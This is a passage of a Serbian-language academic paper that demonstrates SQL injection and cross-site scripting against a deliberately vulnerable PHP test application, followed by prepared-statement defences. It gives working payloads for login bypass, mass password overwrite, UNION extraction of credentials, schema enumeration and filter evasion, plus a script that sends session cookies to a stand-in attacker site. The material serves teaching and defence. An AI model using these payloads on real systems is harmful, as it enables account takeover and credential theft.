  - Stranica racuni.php u sebi ima implementiranu klasu racuni sa funkcijama za podatke o korisničkim računima. Konstruktor i destruktor je isti kao i u ranije objašnjenim stranicama. Klasa u sebi ima četiri funkcije: podaciprofila, brojpostova, pretrazi, preuzmiusername, registrujse i izmeniprofil.

Slika 3. Početna stranica aplikacije

Početna stranica aplikacije (*index.php*) ima implementiranu pretragu korisnika, komentare i polje za unos komentara (ukoliko je korisnik prijavljen na aplikaciju). Aplikacija ima implementiranu formu prijave korisnika, gde se autentifikacija i prijava korisnika na aplikaciju vrši proverom unetih podataka od strane korisnika. Funkcije u navedenoj aplikaciji su:

- Funkcija *podaciProfila* obuhvata podatke korisničkog profila zavisno od ID profila koji se prosleđuje funkciji.
- Funkcija *brojPostova* koristi isti parametar kao i funkcija *podaciprofila*, ova funkcija broji komentare od strane jednog korisnika.
- Funkcija *preuzmiUsername* obuhvata korisnički username na osnovu ID parametra koji joj se prosleđuje. Ova funkcija ima samo jednu ulogu, i samo

jednom se poziva u aplikaciji, za štampanje pozdravne poruke korisniku koji posećuje aplikaciju.

- Funkcija *pretrazi* služi za pretragu korisnika na osnovu unetih parametara pretrage. Ona prihvata jedan parametar koji predstavlja tekst na osnovu kojeg se pretražuje baza podataka.
- Funkcija *registrujse* služi za registraciju korisnika, prihvata parametre: *username*, *password* i *mail*. Dodaje u bazu podatke i kreira novi korisnički račun.
- Funkcija *izmeniProfil* menja staru lozinku korisnika novom i prihvata parametre: *idProfila*, *staraLozinka*, *novaLozinka*, *ponovljena*. Proverava da li je korisnik uneo ispravno staru lozinku, da li je dva puta isto napisao novu lozinku i u slučaju da je uslov zadovoljen, menja staru lozinku u bazi novom lozinkom koju je korisnik uneo.

Nakon što se korisnik uspešno prijavi, biće mu omogućeno postavljanje komentara. Stranica *pregled.php* prikazuje podatke određenog korisnika (korisničko ime, mail, broj postova i status).

Korisničko ime:

Lozinka:

[Registruj se](#)

Slika 4. Forma za prijavu korisnika

Username: admin

Mail: admin@admin.com

Postovi: 2

Status: Administrator

Slika 5. Sadržaj stranice "pregled.php"

Stranica *registracija.php* služi za registrovanje novog korisnika. Od ulaznih parametara zahteva se od korisnika da ispravno popuni korisničko ime, lozinku, i e-mail adresu. Ukoliko je registracija prošla bez problema, korisniku će se ispisati poruka o uspešnom registrovanju, u suprotnom korisniku se štampa poruka o vrsti greške.

Stranica *profil.php* prikazuje podatke korisnikovog računa i nudi mogućnost promene korisničke lozinke, tako što se zahteva od korisnika da ispravno popuni polje za unos stare lozinke, i dva puta ponovi iste podatke o novoj lozinki. I ovde imamo implementiranu poruku o uspešnosti zamene lozinke, i mehanizam štampanja poruka o greškama prilikom izmene podataka.


Slika 6. Sadržaj stranice "registracija.php"

Slika 7. Sadržaj stranice "profil.php"

8. KONKRETNI PRIMERI SQL INJECTION NAPADA

SQL injection je napad prilikom kojeg napadač umetanjem SQL koda pokušava iskoristiti ranjivost web aplikacije. Prilikom tog umetanja menja se sintaksa originalnog SQL upita i aplikacija umesto originalnog upita izvršava modifikovani upit. Prvo šta će napadač tražiti na aplikaciji je da pronađe način na koji će biti u mogućnosti uneti podatke koji će narušiti SQL upit u aplikaciji. Provera SQL ranjivosti na aplikaciji za testiranje se može odraditi na stranici pregled.php.

Uzmimo za primer pregled korisnika čiji ID je 3. Link sa parametrom stranice će izgledati ovako: <http://localhost/TestAplikacija/pregled.php?id=3>. SQL upit koji će aplikacija odraditi je sledeći: `select * from login where ID_login = 3`. Na ovaj način izveštaj aplikacije obuhvata podatke iz tabele login gde je vrednost ID primarnog ključa 3. Ukoliko napadač izmeni link, i doda još ' or 1=1 desno od vrednosti id parametra, aplikacija će javiti sledeću grešku:

Na ovaj način aplikacija će izvršiti sledeći SQL upit:

```
select * from login where ID_login = 3 ' or 1=1
```

U ovom slučaju, interpreter dobija podatke na isti način kako je to gore objašnjeno. On uzima podatke, koji su odvojeni jednostrukim apostrofom, prihvata podatak 3, zatim dolazi do podatka ' or 1=1 i tu nailazi na problem, pošto imamo otvoren apostrof i nigde ga kasnije nismo zatvorili pre "or" naredbe. Kada se aplikacija ponaša na ovaj način, ona je ranjiva na SQL Injection napad. Napadač može jednostavno da ukloni apostrof iz linka i tako sebi osigura izvršavanje SQL upita bez greške. Onda može dodati drugi proizvoljan SQL da bi izmenio originalni upit.

U gore navedenom primeru, napadač može da izmeni upit i dobije sve korisnike koji se nalaze u tabeli "login", tako što unosi sledeći iskaz: `OR 1=1--`. Ovo za posledicu ima da aplikacija izvrši sledeći upit: `select * from login where ID_login = 3 or 1=1-`. Na ovaj način se modifikuje originalni WHERE izraz i dodaje drugi zahtev. Baza podataka će proveriti svaki red u tabeli "login" i izlistati sve podatke gde "ID_login" kolona ima vrednost "3" ili gde je 1 jednako 1. Zato što je 1 uvek jednako 1, baza podataka će izlistati sve podatke koje se nalaze u tabeli "login" i biće prikazani

napadaču. U gore navedenom primeru "--" znaci kazuju interpreteru da je reč o komentarima i da treba da zanemari sve što se nalazi sa desne strane od ovih znakova. U nekim situacijama alternativni način da se uspešno izmeni SQL upit bez korišćenja znakova komentara jeste primena metode "ravnoteže apostrofa". Na primer, ako aplikacija izvršava upit: `SELECT * FROM login WHERE Username = 'admin' and Password = 'admin'`. Drugi primer je unos sledećeg iskaza za password: `admin' OR 'a' = 'a'`, onda se izvršava sledeći upit: `SELECT * FROM login WHERE Username = 'muzafer' and Password = 'saracevic' OR 'a' = 'a'`.

3.1. Zaobilaženje login provere

Mnoge aplikacije koje imaju implementirane form bazirane login funkcije koriste bazu podataka za čuvanje korisničkih podataka i koriste jednostavne SQL upite za proveru validnosti unetih podataka prilikom prijave. Tipičan primer ovog SQL upita, koji koristi i naša test aplikacija je: `select * from login where Username = 'muzafer' and Password= 'saracevic'`.

Ovaj upit zahteva od baze podataka da proverí svaki red u tabeli login gde kolona Username ima vrednost muzafer i kolona Password ima vrednost saracevic. Ukoliko se red sa ovim podacima u tabeli pronade, prijava korisnika je uspešna i aplikacija kreira sesiju za korisnika. Kao u gore navedenom primeru, napadač može da umetne u polje namenjeno za unos korisničkog imena, ili u password polje svoj tekst tako da izmeni upit koji je kreiran od strane programera i obori logiku aplikacije. Na primer, ako napadač zna da je korisničko ime administratora "admin", on se može uspešno prijaviti na aplikaciju koristeći bilo koju lozinku umetanjem sledećeg teksta u polje namenjeno unosu korisničkog imena: `admin' --`. Na ovaj način aplikacija izvršava sledeći SQL upit: `select * from login WHERE Username = 'admin' -- ' AND Password = 'jdgdf'`. Kada odstranimo komentar koji aplikacija neće izvršiti, konačni SQL upit izgleda ovako:

```
SELECT * FROM login WHERE Username = 'admin'
```

U velikom broju aplikacija, prvi korisnički račun je upravo administratorski, zato što je ovaj korisnički račun u velikom broju slučajeva prvi kreiran u bazi i to manuelno, pa se tek kasnije preko njega kreiraju ostali računi. Ukoliko upit vraća detalje više korisnika, mnoge aplikacije će jednostavno obraditi samo prvog korisnika na koji naiđe. Napadač može iskoristiti ovo ponašanje da bi se prijavio sa podacima prvog korisnika u bazi podataka, tako što za korisničko ime unosi sledeći iskaz: `' OR 1=1 --`.

Na ovaj način aplikacija obrađuje upit:

```
SELECT * FROM login WHERE Username = '' OR 1=1 --' AND Password = 'hfds'
```

Kad se ukloni komentar, aplikacija izvršava sledeći upit:

```
SELECT * FROM login WHERE Username = '' OR 1=1
```

3.2. Primeri zloupotrebe različitih vrsta naredbi

SQL jezik sadrži veći broj naredbi koji se mogu nalaziti na početku iskaza. Zato što se iskaz `SELECT` najviše koristi, upravo ova naredba je najviše zloupotrebljena od strane napadača. Skoro svi primeri SQL injection napada koji se mogu naći u

literaturi su vezani za SELECT naredbu. SQL injection napad se može izvršiti i na drugim tipovima naredbi, kao što su: Insert, Update i Delete.

3.2.1 SELECT naredba

Kao što je već bilo reči, glavni deo SQL naredbe koji je bitan napadaču je WHERE deo upita gde napadač menja upit i ostvaruje drugačije ponašanje aplikacije od onog uobičajenog. Zato što je WHERE deo upita obično poslednja komponenta Select naredbe, ovo omogućuje napadaču da koristi simbole komentara da bi skratio upit bez narušavanja valjanosti sintakse. Po nekad je moguće izvršiti napad i na druge delove SQL upita, kao što su ORDER BY naredbe, ili naredbe pomoću kojih napadač može doći do naziva tabela u bazi podataka.

3.2.2 INSERT naredba

INSERT naredba se koristi da bi se kreirao novi red podataka u tabeli. Na primer, aplikacija može dozvoliti korisniku registraciju, precizirajući sopstveno korisničko ime i lozinku (kako je to slučaj i sa našom test aplikacijom). Može uneti detalje u "login" tabeli sledećim upitom: insert into login (Username, Password, Mail) values ('muzafer', 'saracevic', 'muzafers@gmail.com')

Ako su polja "username" ili "password" ranjivi na SQL Injection, napadač može uneti proizvoljne podatke u tabeli, uključujući i njegove sopstvene podatke. On može uneti sledeći podatak u polje namenjeno za unos korisničke lozinke: lozinka, 'mail@mail.com') -- .

Što će kreirati nalog čiji je mail "mail@mail.com", lozinka "lozinka". Kada napadač zloupotrebljava INSERT naredbu, on u nekim situacijama ne može znati koliko parametara je potrebno uneti, ili koje tipove podataka treba da unese. U tim situacijama napadač unosi proizvoljne podatke u VALUES delu SQL upita sve dok se dodavanje novog korisničkog računa ne okonča uspešno. Na primer, ako zloupotrebljava "username" polje, napadač može unositi sledeće:

```
napadac')--  
napadac',1)--  
napadac',1,1)--  
napadac',1,1,1) –
```

Zato što će većina baza podataka automatski konvertovati celobrojni podatak u string, celobrojni podaci se mogu koristiti za svaki od vrednosti. U ovom slučaju kreiraće se novi korisnički račun čije je korisničko ime "napadac" i password "1". Ukoliko se vrednost "1" odbija od strane aplikacije, može se probati neka druga vrednost, na primer 2000 što će mnogo baza podataka prihvatiti.

3.2.3 UPDATE naredba

Naša aplikacija za testiranje u funkciji za izmenu korisničke lozinke koristi dva SQL upita, jedan je za proveru da li je korisnik uneo ispravnu staru lozinku, i drugi je za unos nove lozinke. Na ovaj način, korisnik je obavezan da unese ispravno staru

lozinku, ali isto tako može izmeniti drugi SQL upit tako da izmeni lozinke svim korisničkim nalogima. Na primer, kada korisnik menja svoju lozinku aplikacija će izvršiti sledeći upit:

```
UPDATE login SET Password = 'novalozinka' WHERE ID_login = 2.
```

Ovaj upit menja vrednost polja Password u "novalozinka" u redu gde je vrednost polja ID_login 2. Napadač može u polje za unos lozinke uneti sledeću vrednost i svim korisničkim računima izmeniti njihove postojeće lozinke u lozinku po njegovoj volji: lozinkapovolji' --. Na ovaj način aplikacija će izvršiti sledeći upit:

```
UPDATE login SET Password = 'lozinkapovolji' -- WHERE Username = 'korisničkoime'.
```

Pošto smo stavili znake komentara, sve što se nalazi desno od njih se neće izvršiti, tako da aplikacija obrađuje sledeći konačni upit: UPDATE login SET Password = 'lozinkapovolji'.

Napadač može takođe izmeniti lozinku samo ciljanom korisniku, ukoliko u polje za lozinku unese sledeću vrednost: nekalozinka' where Username = 'admin' -- . Na ovaj način, napadač će izmeniti lozinku samo admin korisniku i staviti da ona ima vrednost "nekalozinka". Aplikacija će u ovom slučaju izvršiti sledeći upit:

```
UPDATE login SET Password = 'nekalozinka' WHERE Username = 'admin'.
```

Napadač može menjati i vrednosti drugih kolona u tabeli. Recimo unosom sledećeg teksta u polju namenjenom za unos nove lozinke, napadač će svim korisnicima izmeniti korisnička imena u imena koja on želi: nekalozinka', Username = 'nekoime'--. Sa ovakvim parametrima aplikacija izvršava sledeći upit: UPDATE login SET Password = 'nekalozinka', Username = 'nekoime' -- WHERE Username = 'korisnik'. Ovde važi isto kao i pre, napadač može izmeniti i ostale vrednosti u bazi svim korisnicima, ili samo nekima od njih dodavanjem WHERE iskaza u tekstu: nekalozinka', Username = 'nekoime' where Username = 'korisnik' --. Napadač će izmeniti korisničko ime i lozinku korisniku čije je korisničko ime "korisnik".

3.2.4 DELETE naredba

DELETE naredba se koristi za brisanje jednog ili više redova u tabeli. Na primer, u slučaju gde korisnik uklanja stavke iz svoje potrošačke korpe ili briše adresu prijema iz svojih ličnih podataka. Kao što je to bio slučaj sa UPDATE i DELETE naredbama, WHERE izraz se i ovde koristi da bi se preciziralo bazi podataka koje redove treba obrisati. Zloupotreba WHERE izraza u ovoj vrsti naredbe može prouzrokovati velike posledice. Isti način zloupotrebe se može primeniti kao i kod već opisane UPDATE naredbe.

3.2.5 UNION operator

Kada su web aplikacije ranjive na SQL Injection napad koji se pojavljuje u SELECT naredbi, napadač se može koristiti UNION operatorom da bi kreirao drugi, potpuno odvojeni upit, i kombinovao njegove rezultate sa prvim koji je programer kreirao prilikom izrade aplikacije. Ukoliko se rezultat upita prikazuje u browseru, ova tehnika se može koristiti za dobijanje proizvoljnih podataka iz baze podataka. Pre

nego se ovaj vid napada može upotrebiti, treba obratiti pažnju na dva bitna uslova koja se trebaju ispuniti:

- Kada su rezultati dva upita kombinovana koristeći UNION operator, oba moraju imati istu strukturu, moraju sadržati isti broj kolona koji imaju iste ili kompatibilne tipove podataka.

- Da bi uspešno ubacio drugi upit koji će prikazati tražene podatke, napadač mora da zna ime tabele u bazi iz koje želi da dobije podatke, kao i imena kolona.

Kao primer, uzećemo stranicu za pregled drugih profila (pregled.php). Napadač može zloupotrebiti parametar id koji se nalazi u linku tako što će mu dodati UNION parametar i na taj način može dobiti lozinku određenog korisnika. Recimo da je napadač učitao stranicu pregled.php i gleda podatke korisnika čiji je ID profila 2. On će posetiti sledeću stranicu:

<http://localhost/TestAplikacija/pregled.php?id=2>. Naša aplikacija za testiranje izvršava sledeći SQL upit: `select * from login where ID_login = 2`.

Ovo konkretno znači da će aplikacija odštampati sve podatke korisnika čiji ID ima vrednost 2 iz tabele login. UNION operator mora imati isti broj kolona i istu strukturu kolona kao i SELECT naredba na početku. Prvi korak koji napadač preuzima je da otkrije broj kolona koji vraća originalni SQL upit. To može uraditi na više načina. Jedan od njih je da se koristi NULL vrednostima, pošto je NULL tip koji se može konvertovati u bilo koji drugi tip podataka.

U ovom slučaju napadač će dodavati sledeće parametre u adresi, sve dok aplikacija ne prestane da mu izbacuje grešku.

UNION SELECT NULL

UNION SELECT NULL, NULL


UNION SELECT NULL, NULL, NULL

UNION SELECT NULL, NULL, NULL, NULL

UNION SELECT NULL, NULL, NULL, NULL, NULL

Ovo znači da originalni SQL upit vraća vrednosti pet kolona. Konačni URL sa parametrima će biti: <http://localhost/TestAplikacija/pregled.php?id=2> UNION SELECT NULL, NULL, NULL, NULL, NULL

Drugi način je zloupotreba ORDER BY izraza u originalnom upitu i povećavanje rednog broja kolone sve dok se ne javi greška. Napadač će unositi sledeće atribute u URL: ORDER BY 1, ORDER BY 2 ... ORDER BY 6. Nakon poslednjeg parametra (ORDER BY 6), aplikacija javlja grešku:

The image shows a PHP warning message in a red box: "Warning: Invalid argument supplied for foreach() in C:\wamp\www\TestAplikacija\pregled.php on line 20". Below the warning is a table titled "Call Stack" with the following data:

#	Time	Memory	Function	Location
1	0.0020	144688	{main}()	..\pregled.php:0

Što znači da originalni SQL upit vraća vrednosti onoliko kolona kolika je bila vrednost ORDER BY parametra kada aplikacija nije prijavila grešku (pet kolona).

Kada napadač dođe do podatka o broju kolona koje originalni SQL upit koristi, napadač može dobiti vrednost proizvoljne tabele i kolone.

Na primer, unosom sledećeg parametra, napadač će doći do podatka o korisničkoj lozinki: `UNION SELECT NULL, Username, NULL, Password, NULL from login`.

URL koji će napadač učitati je sledeći:

```
http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL,
Username, NULL, Password, NULL from login.
```

Na ovaj način, aplikacija će ispisati sva korisnička imena i lozinke. U browseru korisnička imena će biti u polju "Username", dok će lozinke biti u polju "Mail":

Username: admin	Username: korisnik
Mail: admin@admin.com	Mail: korisniklozinka
Postovi:	Postovi:
Status: Administrator	Status: Korisnik

Username: admin	Username: napadac
Mail: adminlozinka	Mail: napadacpassword
Postovi:	Postovi:
Status: Korisnik	Status: Korisnik

Slika 8. Prikaz korisničkih imena i lozinke svih korisnika aplikacije


3.3 Dodatne akcije koje napadači preduzimaju

U nastavku sledi još nekoliko trikova kojim se služe napadači kako bi došli do poverljivih informacija. Za primer ćemo koristiti SQL injection metodu umetanja parametara u URL adresu stranice. Za potrebe testiranja i ovaj put ćemo koristiti stranicu *pregled.php*.

3.3.1 Verzija MySQL-a

Način na koji napadač dolazi do verzije MySQL servera je relativno jednostavan i u tom slučaju se može koristiti komanda `version()`. Ova komanda prikazuje verziju MySQL-a. U nekim slučajevima će prikazati i ime baze podataka, i ime korisnika baze. Parametar koji napadač unosi je: `UNION SELECT NULL, version(), NULL, NULL, NULL`. Na ovaj način napadaču će se ispisati verzija MySQL servera u polju Username. Ceo link aplikacije za testiranje je:

```
http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, version(),
NULL, NULL, NULL
```


Slika 9. Štampanje verzije MySQL servera u aplikaciji

Ukoliko ovaj način ne pomogne, onda se napadač može služiti sledećim:
 UNION SELECT NULL, @@version(), NULL, NULL, NULL

3.3.2 Imena tabela i kolona u tabelama

Ako se radi o MySQL serveru čija je verzija 4, nije moguće izvući imena tabela, odnosno imena tabela se mogu samo nagađati. U tom slučaju se mogu probati razna imena tabela: admin, members, users, login. Primer:

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, NULL, NULL, NULL, NULL from admin.`

Ukoliko se ne javi nikakva greška, to je znak da postoji ta tabela u bazi, u suprotnom napadač menja ime tabele, u gore navedenom primeru je to tabela "admin" sve dok server ne odgovori bez greške. Od velike pomoći napadaču može biti recimo ako sajt koji se napada koristi neki CMS kao što je WordPress ili Joomla, ili koristi neki forum na kom znamo imena tabela. Ukoliko nam je MySQL verzija novija u tom slučaju server ima integrisanu Information_schema bazu. To je posebna baza koja sadrži informacije o tabelama, kolonama i ostalim bazama koje se nalaze na istom serveru i koje su kreirane od strane istog korisnika.

Za liste tabela koristimo: `table_name` iz `information_schema.tables`.

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, table_name, NULL, NULL, NULL FROM information_schema.tables.`

Na ovaj način server će nam vratiti listu svih tabela koje se nalaze u bazi i biće prikazani u Username polju u aplikaciji. Dobijanje svih kolona koje se nalaze u bazi se radi po sličnom principu kao i dobijanje tabela, s tim što koristimo `column_name`:

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, column_name, NULL, NULL, NULL FROM information_schema.columns.`

Ako želimo da dobijemo kolone određene tabele, to ćemo uraditi tako što dodajemo WHERE komandu u parametru, na sledeći način:

`http://localhost/TestAplikacija/pregled.php?id=2 UNION SELECT NULL, column_name, NULL, NULL, NULL FROM information_schema.columns where table_name = 'login'.`

Na ovaj način dobijamo listu svih kolona koje se nalaze u tabeli *login*.

3.3.3 Load_file funkcije

Load_file funkcija služi za čitanje fajla i prikazivanje njegovog sadržaja u vidu teksta. Fajl je kreiran na serveru, tako da napadač mora da ima određene privilegije da bi koristio ovu funkciju. Zbog toga što za rad sa ovom funkcijom napadač treba da ima određene privilegije na serveru, ova funkcija se i ne koristi baš tako često u napadima. Recimo ako fajl nosi ime "password", napadač može umetnuti sledeći tekst:

```
www.nekisajt.com/index.php?id=1 UNION SELECT load_file('putanja/password'),2
```

3.3.4 Zaobilazjenje filtera

Recimo da aplikacija koja se napada blokira tekstove tipa UNION, ALL i SELECT, možemo probati sa menjanjem slova iz velikih u mala: UnIoN SeLeCt NULL, version(), NULL, NULL, NULL. Na nekim sajtovima je potrebno određeni deo teksta pretvoriti u hexadecimalne vrednosti, obzirom da filter u aplikaciji blokira neke od naredbi. U tom slučaju možemo koristiti hex i unhex funkcije: UNION SELECT NULL, unhex(hex(version())), NULL, NULL, NULL. Neke aplikacije poseduju filtere koji ne dopuštaju praznine, u tom slučaju se mogu koristiti znakovi komentara:

```
/**/UNION/**/SELECT/**/NULL/**/version(),/**/NULL/**/NULL/**/NULL .
```

Postoji veliki broj alata za proveru SQL ranjivosti i neki od njih se mogu naći u BackTrack operativnom sistemu zasnovanom na Linux-u, kao što je SQLMAP. Predstavimo alat koji poseduje GUI i kreiran je za Windows platformu, alat pod imenom "HAVIJ". HAVIJ je automatizovani SQL injection alat koji pomaže u testiranju i otklanjanju SQL injection ranjivosti web aplikacija. Koristeći ovaj alat korisnik može da otkrije bazu podataka koju koristi aplikacija, tabele u bazi, podatke koji se nalaze u tabelama, dodaje, briše i menja sadržaj podataka u tabelama, izvršava SQL upite i izvršava shell komande. Osim toga, ovaj alat ima implementiranu pretragu admin stranice, koja se bazira na nagađanju naziva (koristi listu najviše korišćenih imena za admin stranice) i čitanju statusnog broja koji vraća server. HAVIJ podržava GET i POST metode. POST metoda je malo zahtevnija, obzirom da napadač mora da gleda u izvorni kod stranice, pokupi imena polja za unos podataka, kao i stranicu kojoj se šalju podaci POST metodom.

Glavni razlog SQL injecton ranjivosti je nedovoljna validacija ulaznih podataka. Tako da je u sprečavanju ovog napada veoma bitno filtriranje i validacija podataka koje korisnik unosi. Osim ispitivanja veličine, tipa i sadržaja ulaznih podataka potrebno je koristiti i pripremljene procedure. Ukoliko je aplikacija odrađena u PHP jeziku, postoje interfejsi baza podataka koji imaju funkcionalnost "prepare statement", to su MySQLi i PDO. Na ovaj način aplikacija unapred zna strukturu SQL upita i očekuje prijem samo podataka, ne SQL naredbi.

MySQLi je razvijen samo za MySQL baze podataka, i samo sa MySQL može raditi, postoje dve varijante ovog drajvera, proceduralni i objektno orjentisan [11]. PDO je objektno orjentisan, i u mogućnosti je da radi sa 12 različitih baza podataka. PDO ima ugrađenu proveru za apostrofe, tako da iste ne treba unositi u SQL upitu. Sa druge strane PDO je sporiji u izvršavanju naredbi od MySQLi-a.

9. CROSS-SITE SCRIPTING NAPAD (XSS)

Cross-Site Scripting (XSS) je vrsta napada koja omogućuje napadaču ubacivanje client-side JavaScript koda u stranice web aplikacije [9]. Ova vrsta napada se takođe može koristiti za zaobilaženje kontrola pristupa. XSS je tehnika napada koja primorava web sajt da prikaže štetan kod koji se izvršava na klijentu. XSS ne napada server, već klijenta. Jednom kada napadač preuzme kontrolu nad korisničkim browserom, može uraditi mnoge akcije kao što su: krađa korisničkog računa, snimanje šta korisnik kuca na tastaturi, krađa istorije pregledanja, itd. Da bi browser bio zaražen on mora posetiti stranicu koja u sebi sadrži štetan kod. Postoji nekoliko načina kojim se JavaScript štetan kod može naći na stranici:

- Vlasnik web aplikacije je namerno uploadovao štetan kod,
- Web aplikacija može biti oštećena koristeći ranjivost iz mreže ili operativnog sistema,
- Stalna XSS ranjivost se može ostvariti ubacivanjem štetnog koda u javne oblasti sajta,
- Žrtva može kliknuti na specifično konstruisan DOM-bazirani XSS link.

Postoje dva tipa XSS-a:

1. Non-Persistent
2. Persistent

4.1 Non-Persistent XSS napad

Prvo šta napadač radi je provera da li je sajt XSS ranjiv. Da bi to odradio, napadač pretražuje na sajtu bilo koju funkcionalnost gde korisnik unosi podatke koji se šalju serveru i zatim se vraćaju nazad klijentu. Jedan od najčešćih funkcija koje se koriste u ovu svrhu su funkcije pretrage. Recimo da se podaci pretrage šalju serveru putem POST metode, imali bi sledeći PHP izvorni kod:


```
<?php
$parametar = $_POST['param'];
print "Traženi parametar je:". $parametar;
?>
```

Napadač za parametar pretrage može u formu za pretragu uneti sledeći sadržaj: `<script>alert('proba');</script>`. Ukoliko se nakon slanja parametara pretrage serveru pojavi JavaScript alert sa sadržajem "proba", sajt je XSS ranjiv. Nakon toga, napadač može modifikovati parametre pretrage da bi napravio sofisticiranije napade. Jedan od njih je i Cookie krađa. Napadač može uneti sledeći atribut pretrage da bi proverio ranjivost aplikacije na XSS:

```
<script> alert(9) </script>
```

Aplikacija odgovara na način, kao što je prikazano na slici 12. Što je znak da web aplikacija nema implementiran filter JavaScript unosa, i kao takva je ranjiva na

XSS napad. Naš test sajt ima još jedan propust. U stranici za pisanje komentara nalazi se skriveno polje čija vrednost predstavlja vrednost ključa iz tabele "login" koji jednoznačno označava svakog od korisnika.

Slika 10. Provera ranjivosti sajta na XSS napad

Napadač gledajući u izvorni HTML kod stranice može zapaziti pomenuto polje, promeniti mu vrednost i pisati u ime nekog od korisnika koji se nalazi u bazi.

```
68 <form action="" method="POST" name="dodajkomentar" id="dodajkomentar">
69 <textarea name="tekst" id="text" rows="5" cols="35"></textarea><br>
70 <input type="submit" value="Posalji" name="posalji">
71 <input type="hidden" name="idsesije" id="idsesije" value="3">
72 </form>
```

Slika 11. Deo izvornog HTML koda sa skrivenim poljem koje se može zloupotrebiti

Napadač može uneti JavaScript kod u adresnom delu web browsera sa kojim će izmeniti sadržaj skrivenog polja, nakon čega će moći da piše komentare u ime nekog od korisnika. Isto tako, parametar "id" stranice za pregled profila sadrži vrednost ključa iz tabele "login", što omogućava napadaču da tu vrednost, pretražujući korisnike aplikacije iskoristi i piše komentare u ime željenog korisnika sajta. U slučaju da napadač želi da piše u ime administratora, on bira link "admin" nadimka i uzima vrednost parametra "id" iz novootvorene stranice:

(<http://localhost/TestAplikacija/pregled.php?id=2>).

U ovom slučaju id admina je 2. Kod koji napadač može uneti je sledeći:

```
javascript:document.getElementById("idsesije").value=2;
```

Nakon što se JavaScript kod izvrši, napadač može da napiše komentar po želji, a aplikacija će komentar procesirati kao da je pristigao od strane administratora. Napadač će morati da menja vrednost polja "idsesije" svaki put kad piše komentar lažno se predstavljajući.

DOBRO DOŠAO/LA **napadac**

Pretraga:

[admin](#) : Komentar admina
01.12.2013

[korisnik](#) : komentar korisnika
01.12.2013

[napadac](#) : [Link](#)
01.12.2013

[korisnik](#) : Lazno predstavljanje napadaca nakon ukradene sesije
01.12.2013

[admin](#) : Komentar od strane napadača za koji se misli da je produkt admina
01.12.2013

Slika 12. Komentar napadača u ime admina

DOBRO DOŠAO/LA **korisnik**

Pretraga:

[admin](#) : Komentar admina
01.12.2013

[korisnik](#) : komentar korisnika
01.12.2013

[napadac](#) : [Link](#)
01.12.2013

Slika 13. Zlonamerni link od napadača

4.1 Persistent XSS napad

Kod ovog napada, izvorni kod koji napadač unosi se najčešće nalazi sačuvan u bazi podataka. Šteta koju može napraviti Persistent XSS napad je daleko veća od štete koju pravi Non-Persistent XSS.

Primer Persistent XSS napada može biti krađa sesije korisnicima aplikacije. Napadač traga za formama za unos komentara u aplikaciji koji će biti vidljiv od strane drugih korisnika aplikacije. Unosi JavaScript kod koji će korisnicima nakon klika uzeti cookie sesije koju je server aplikacije poslao browseru i izvršiti preusmeravanje korisnika na drugi zlonamerni sajt kog napadač poseduje, gde će cookie biti sačuvan. Nakon čega je napadač u mogućnosti da promeni vrednost cookie-a u svom browseru, i na taj način ukrade sesiju korisniku, što će mu omogućiti da se dalje predstavlja na sajtu kao korisnik čija je sesija ukradena.

Recimo da napadač poseduje sajt: www.napad.com, napadač unosi sledeći JavaScript kod da bi došao do sesije:

```
<script> function posalji(){
  document.location="http://www.napad.com/preuzmi.php?sesija="+document.cookie;}
</script>
<a href = "#" onclick="posalji()"> Link </a>
```

Komentar napadača (u ovom slučaju link i JavaScript kod) će biti sačuvan u bazi podataka, i prikazan svim korisnicima koji posećuju sajt. Kada korisnik klikne na link u komentaru, browser će otvoriti sajt napadača i poslati vrednost sesije serveru napadača preko GET metode. Na taj način napadač dolazi do sesije korisnika. Napadač koristeći alat za izmenu sesije unosi sesiju korisnika u svom browseru nakon čega ga server prepoznaje kao drugog korisnika sajta (u ovom slučaju žrtvu), i napadač može dalje koristiti aplikaciju u ime žrtve.

